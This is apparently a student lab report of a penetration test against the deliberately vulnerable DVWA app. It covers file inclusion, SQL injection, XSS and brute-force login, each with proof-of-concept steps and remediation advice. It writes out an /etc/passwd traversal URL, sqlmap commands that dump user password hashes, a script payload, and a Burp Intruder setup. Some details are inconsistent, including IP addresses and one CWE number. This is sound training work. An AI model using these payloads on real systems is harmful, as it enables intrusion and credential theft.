



Vulnerability Assessment & Penetration Testing

Summary

This lab activity evaluates a Damn Vulnerable Web Application (DVWA) running on 192.168.1.11 against the OWASP Top 10 vulnerability categories. Identified security weaknesses are logged, reproduced, and documented to demonstrate common exploitation techniques using industry-standard tools including Burp Suite, nmap, nikto, sqlmap, and OWASP ZAP.

Lab 2 — Web Application Testing Lab and Reporting Practice

Report Title: WAPT on DVWM Web Server

Tools Used: Nmap, Nikto, Burp Suite, sqlmap, OWASP ZAP.

Target: Metasploitable2 VM



Vulnerability Log

The following table records all identified vulnerabilities during the assessment phase, including severity ratings based on CVSS v3.1 .

Test ID	Vulnerability	Severity	Status
001	Local File Inclusion	High	Confirmed
002	SQL Injection	Critical	Confirmed
003	Reflected XSS	High	Confirmed
004	Login Authentication	High	Confirmed



Findings Details

Local File Inclusion (LFI) via Unsanitized File Parameter

Risk	7.5 — High
Reference No	CWE ID: CWE-98
Vulnerability Description	The page parameter in the file inclusion endpoint does not sanitize or validate user-supplied input before passing it to the server-side file inclusion function. An attacker can exploit this by injecting directory traversal sequences (../) to navigate outside the web root and read arbitrary files from the server's filesystem.
Affected Assets	http://192.168.1.11/dvwa/vulnerabilities/fi/?page=include.php

Proof of Concept

Step 1 — Identify the vulnerable parameter

Navigate to the target URL and observe that the page parameter controls which file is included by the server.

Step 2 — Inject a traversal payload

Replace the page value with a directory traversal sequence targeting a known system file:

<http://192.168.1.11/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd>



Step 3 — Observe the server response

The server responds with the contents of `/etc/passwd`:




Fig1: LFI Attack

Remediation

- Use an allowlist — validate the page parameter against a predefined set of permitted filenames. Reject anything not in the list.
- Strip traversal sequences — remove or encode `../`, `..\`, and URL-encoded variants (`%2e%2e%2f`) from all user input.
- Use `realpath()` validation — resolve the full canonical path and verify it falls within the expected base directory before including the file
- Disable URL file access in configs.




SQL Injection

Risk	9.8 — Critical
Reference No	CWE ID: CWE-89
Vulnerability Description	The application directly concatenates user-supplied input into SQL query strings without sanitization or parameterization. This allows an attacker to alter the intended query logic by injecting arbitrary SQL syntax through input fields such as login forms, search boxes, or URL parameters. Since no input validation or escaping is applied, the database engine executes the injected commands with the same privileges as the application's database user.
Affected Assets	http://192.168.1.11/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#

Proof of Concept (PoC)

Navigate to SQL Injection Tab and then enter an id into the input





Capture Request using Burp Suite



Fig 2: Capture the Request

Using the intercepted request captured in Burp Suite Repeater, locate the Cookie header and note both values. These are required to authenticate SQLMap's requests against the target application.

STEP 3: SQLi Using SQLmap

Pass the target URL with the session cookie into SQLMap using the --dbs flag to enumerate all available databases on the backend server:

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' --dbs --batch
```

```
[11:29:30] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4  
back-end DBMS: MySQL ≥ 4.1  
[11:29:30] [INFO] fetching database names  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
[11:29:30] [INFO] fetched data logged to text files under '/home/uddip/.local/share/sqlmap/output/19'
```



We will try to access the dvwa database and get all the tables name:

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' -D dvwa --tables
```

```
Database: dvwa  
[2 tables]  
+-----+  
| guestbook |  
| users     |  
+-----+
```

We got two table in the dvwa database

List of Columns in the users Table

Here, We have two tables we will go for users table first and dump the column name

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' -D dvwa -T users  
--columns
```

```
[6 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| user   | varchar(15) |  
| avatar | varchar(70) |  
| first_name | varchar(15) |  
| last_name  | varchar(15) |  
| password   | varchar(32) |  
| user_id    | int(6) |  
+-----+-----+
```



Dumping users table data

After getting the column name , we can dump the table record

```
sqlmap -u 'http://192.168.0.215/dvwa/vulnerabilities/sqli/?id=id&Submit=Submit#' --  
cookie='security=low; PHPSESSID=f6a78bcd22a032bad109fe59efd3987c' -D dvwa -T users  
-C user,password --dump --batch
```

user	password
admin	5f4dcc3b5aa765d61d8327deb882cf99 (password)
gordonb	e99a18c428cb38d5f260853678922e03 (abc123)
1337	8d3533d75ae2c3966d7e0d4fcc69216b (charley)
pablo	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
smithy	5f4dcc3b5aa765d61d8327deb882cf99 (password)

Remediation

- Use parameterized queries (prepared statements)
- Validate and sanitize all user input
- Enforce least privilege on database accounts
- Suppress detailed database error messages- Disable verbose SQL error output in production. Log errors server-side for debugging but return only generic messages to users. Exposed error messages reveal table names, column names, and query structure that aid attackers.
- Deploy a Web Application Firewall (WAF) - Use a WAF as a defense-in-depth layer to detect and block common SQL injection patterns in real time. This does not replace secure coding but reduces exposure from legacy or unpatched code paths



Cross-Site Scripting (XSS) — DOM, Reflected & Stored

Risk	7.4 High
Reference No	CWE ID: CWE-79
Vulnerability Description	The application renders user-supplied input directly into the HTML or JavaScript execution context without encoding or sanitization. When a user submits data through an input field, the application reflects or stores that value and returns it to the browser as raw markup. This allows an attacker to inject arbitrary script tags or event handlers that the victim's browser executes with full access to the DOM, session cookies, and page context.
Affected Assets	http://192.168.1.11/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%281%29%3C%2Fscript%3E#

POC

Inject the base payload

Enter the following payload into the input field and submit. No sanitization is applied, so the script tag is rendered and executed directly by the browser.

```
<script>alert(1)</script>
```

A browser alert dialog displaying 1 confirms that JavaScript execution is possible within the page context.

Remedies:

- All user-supplied input should be strictly validated, sanitized, and contextually encoded before being stored and rendered, particularly in notes or rich-text fields that are viewed by multiple users.
- The application should enforce allowlist-based input handling to prevent the injection of executable scripts and dangerous HTML elements.



Brute-Force Login Authentication

Risk	8.1 High
Reference No	CWE ID: CWE-79
Vulnerability Description	The application's login module does not implement any restriction on the number of consecutive authentication attempts. There is no rate-limiting, CAPTCHA, account lockout, or failed-attempt threshold enforced on the server side. This allows an attacker to submit an unlimited number of login requests in rapid succession using automated tools, systematically testing credential combinations from wordlists until a valid pair is discovered.
Affected Assets	http://192.168.1.11/dvwa/vulnerabilities/brute/?username=test&password=test&Login=Login#

POC-

Step 1: Navigate to Brute-Force Tab and enter a test credential

Vulnerability: Brute Force

Login

Username:
test

Password:
●●●●

Login

Username and/or password incorrect.

Step 2: Intercept the login request in Burp Suite

With FoxyProxy enabled and Burp Suite Intercept turned on, submit a login attempt using any credentials. Burp Suite captures the outbound GET request containing the username and password parameters.



Dashboard Target Proxy Repeater **Intruder** Collaborator Sequencer Decoder Comparer Logger Organizer

1 2 x +

? Cluster bomb attack

Target ☒ Update Host

Positions

```
1 GET /dwva/vulnerabilities/brute/?username=$test&password=$pass&Login=Login HTTP/1.1
2 Host: 192.168.1.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.1.11/dwva/vulnerabilities/brute/?username=ascc&password=asd&Login=Login
9 Cookie: security=low; PHPSESSID=016ab59ba482200e8e7d2f0160509daa
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
```

Step: Brute-Force the credential

Send the Request to Intruder, manually mark the username and password parameter value as the injection point and load common credentials wordlist.

Results Positions

☐ Apply capture filter

Request ^	Payload 1	Payload 2	Status code	Response ...	Error	Timeou
188	root	password	200	952		
189	admin	password	200	447		
190	test	password	200	336		
191	guest	password	200	791		
192	info	password	200	500		
193	adm	password	200	659		
194	mysql	password	200	795		
195	user	password	200	562		
196	administrator	password	200	355		

Request Response

Pretty Raw Hex **Render**

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

More info



The attack successfully identified the following valid credential pair, confirmed by the distinct response length and the presence of a welcome message in the response body

Remedies:

- Implement account lockout after failed attempts. Lock the account temporarily after a defined threshold of consecutive failed attempts
- Enforce server-side rate-limiting
- Limit the number of login requests accepted per IP address within a time window
- Enforce a strong password policy
- Enable Multi-Factor Authentication (MFA)

Executive Summary

The DVWA assessment identified critical SQL injection enabling full authentication bypass and medium-severity reflected XSS exposing session cookies. Burp Suite confirmed insecure session token handling, while OWASP ZAP flagged broken authentication controls. Immediate remediation via parameterised queries, output encoding, and secure cookie attributes is strongly recommended.



Visualization:




Fig 3 : Attack Flow

Non-technical Summary

A security test was conducted on our internal web application to identify weaknesses before malicious actors can exploit them. Four vulnerabilities were discovered, two of which are critical. An attacker could steal sensitive user data, access the database, hijack user sessions, and break into accounts using automated password guessing — all without special technical knowledge.

No customer or business data has been confirmed as compromised at this stage, but the risk is real and immediate action is required. The security team has documented specific fixes for each issue. Prioritising these patches will significantly reduce our exposure within a short timeframe.